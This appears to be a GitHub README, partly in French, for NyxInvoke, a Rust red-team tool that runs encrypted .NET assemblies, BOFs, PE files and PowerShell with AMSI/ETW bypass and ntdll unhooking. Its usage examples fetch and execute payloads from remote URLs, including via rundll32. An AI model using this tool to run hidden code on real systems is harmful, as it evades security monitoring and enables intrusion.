 blacksnufkin/nyxinvoke
NyxInvoke est un outil CLI en Rust permettant d'exécuter des assemblys .NET, des scripts PowerShell et des BOFs, avec des fonctionnalités de contournement AMSI et ETW sans patch et une prise en charge du dual-build.

NyxInvoke est un outil polyvalent basé sur Rust conçu pour exécuter des assemblys .NET, des commandes/scripts PowerShell, des Beacon Object Files (BOF) et des fichiers PE, avec des capacités intégrées de Ntdll Unhooking et de contournement AMSI et ETW sans patch. Il peut être compilé aussi bien en exécutable autonome qu'en DLL.
NyxInvoke peut être compilé aussi bien en exécutable qu'en DLL. Utilisez les commandes suivantes :
cargo +nightly build --release --target=x86_64-pc-windows-msvc --features exe --bin NyxInvoke
cargo +nightly build --release --target=x86_64-pc-windows-msvc --features dll --lib
Pour inclure des données CLR, BOF ou PE compilées, ajoutez les fonctionnalités correspondantes :
cargo +nightly build --release --target=x86_64-pc-windows-msvc --features=exe,compiled_clr,compiled_bof,compiled_pe --bin NyxInvoke
ou
cargo +nightly build --release --target=x86_64-pc-windows-msvc --features=dll,compiled_clr,compiled_bof,compiled_pe --lib
L'exécutable prend en charge trois modes de fonctionnement principaux :
NyxInvoke.exe <mode> [OPTIONS]
Où <mode> est l'un des suivants : clr, ps, bof ou pe.
Lorsqu'il est compilé en DLL, NyxInvoke peut être exécuté à l'aide de rundll32. La syntaxe est :
rundll32.exe NyxInvoke.dll,NyxInvoke <mode> [OPTIONS]
Execute Common Language Runtime (CLR) assemblies

Usage: NyxInvoke.exe clr [OPTIONS]

Options:
  -a, --args <ARGS>...            Arguments to pass to the assembly
  -b, --base <URL_OR_PATH>        Base URL or path for resources
  -k, --key <KEY_FILE>            Path to the encryption key file
  -i, --iv <IV_FILE>              Path to the initialization vector (IV) file
  -f, --assembly <ASSEMBLY_FILE>  Path or URL to the encrypted assembly file to execute
  -u, --unencrypted               Whether the assembly is unencrypted (default is encrypted)
  -h, --help                      Print help (see more with '--help')

Example: NyxInvoke.exe clr --assembly payload.enc --key key.bin --iv iv.bin --args "arg1 arg2"
Execute Beacon Object Files (BOF)

Usage: NyxInvoke.exe bof [OPTIONS]

Options:
  -a, --args <ARGS>...      Arguments to pass to the BOF
  -b, --base <URL_OR_PATH>  Base URL or path for resources
  -k, --key <KEY_FILE>      Path to the encryption key file
  -i, --iv <IV_FILE>        Path to the initialization vector (IV) file
  -f, --bof <BOF_FILE>      Path or URL to the encrypted BOF file to execute
  -u, --unencrypted         Whether the BOF is unencrypted (default is encrypted)
  -h, --help                Print help (see more with '--help')

Example: NyxInvoke.exe bof --bof payload.enc --key key.bin --iv iv.bin --args "arg1 arg2"
Execute Portable Executable (PE) files

Usage: NyxInvoke.exe pe [OPTIONS]

Options:
  -a, --args <ARGS>...      Arguments to pass to the PE
  -b, --base <URL_OR_PATH>  Base URL or path for resources
  -k, --key <KEY_FILE>      Path to the encryption key file
  -i, --iv <IV_FILE>        Path to the initialization vector (IV) file
  -f, --pe <PE_FILE>        Path or URL to the encrypted PE file to execute
  -u, --unencrypted         Whether the PE is unencrypted (default is encrypted)
  -h, --help                Print help (see more with '--help')

Example: NyxInvoke.exe pe --pe payload.enc --key key.bin --iv iv.bin --args "arg1 arg2"
Execute PowerShell commands or scripts

Usage: NyxInvoke.exe ps [OPTIONS]

Options:
  -c, --command <PS_COMMAND>  PowerShell command to execute
  -s, --script <PS_SCRIPT>    Path or URL to the PowerShell script to execute
  -h, --help                  Print help (see more with '--help')

Examples:
NyxInvoke.exe ps --command "Get-Process"
NyxInvoke.exe ps --script script.ps1
Mode CLR (exécution à distance) :
NyxInvoke.exe clr --base https://example.com/resources --key clr_aes.key --iv clr_aes.iv --assembly clr_data.enc --args arg1 arg2
Mode PowerShell (exécution de script) :
NyxInvoke.exe ps --script C:\path\to\script.ps1
Mode BOF (exécution locale) :
NyxInvoke.exe bof --key C:\path\to\bof_aes.key --iv C:\path\to\bof_aes.iv --bof C:\path\to\bof_data.enc --args "str=argument1" "int=42"
Mode PE (exécution compilée) :
NyxInvoke.exe pe --args arg1
Mode CLR (exécution à distance) :
rundll32.exe NyxInvoke.dll,NyxInvoke clr --base https://example.com/resources --key clr_aes.key --iv clr_aes.iv --assembly clr_data.enc --args arg1 arg2
Mode PowerShell (exécution directe de commande) :
rundll32.exe NyxInvoke.dll,NyxInvoke ps --command "Get-Process | Select-Object Name, ID"
Mode BOF (exécution compilée) :
rundll32.exe NyxInvoke.dll,NyxInvoke bof --args "str=argument1" "int=42"
Mode PE (exécution locale non chiffrée) :
rundll32.exe NyxInvoke.dll,NyxInvoke pe -u --pe C:\path\to\pe.exe --args arg1 arg2
Dans le répertoire resources, vous trouverez plusieurs fichiers pour tester les fonctionnalités de NyxInvoke :
Assembly CLR chiffré (Seatbelt) :

clr_data.encNyxInvoke.exe clr --key resources/clr_aes.key --iv resources/clr_aes.iv --assembly resources/clr_data.enc --args AntiVirus
BOF chiffré (liste de répertoires) :

bof_data.encNyxInvoke.exe bof --key resources/bof_aes.key --iv resources/bof_aes.iv --bof resources/bof_data.enc --args "wstr=C:\Windows\system32\cmd.exe"
PE chiffré (boîte de message) :

pe_data.encNyxInvoke.exe pe
PowerShell (boîte de message) :
ps.ps1NyxInvoke.exe ps -s http://example.com/ps.ps1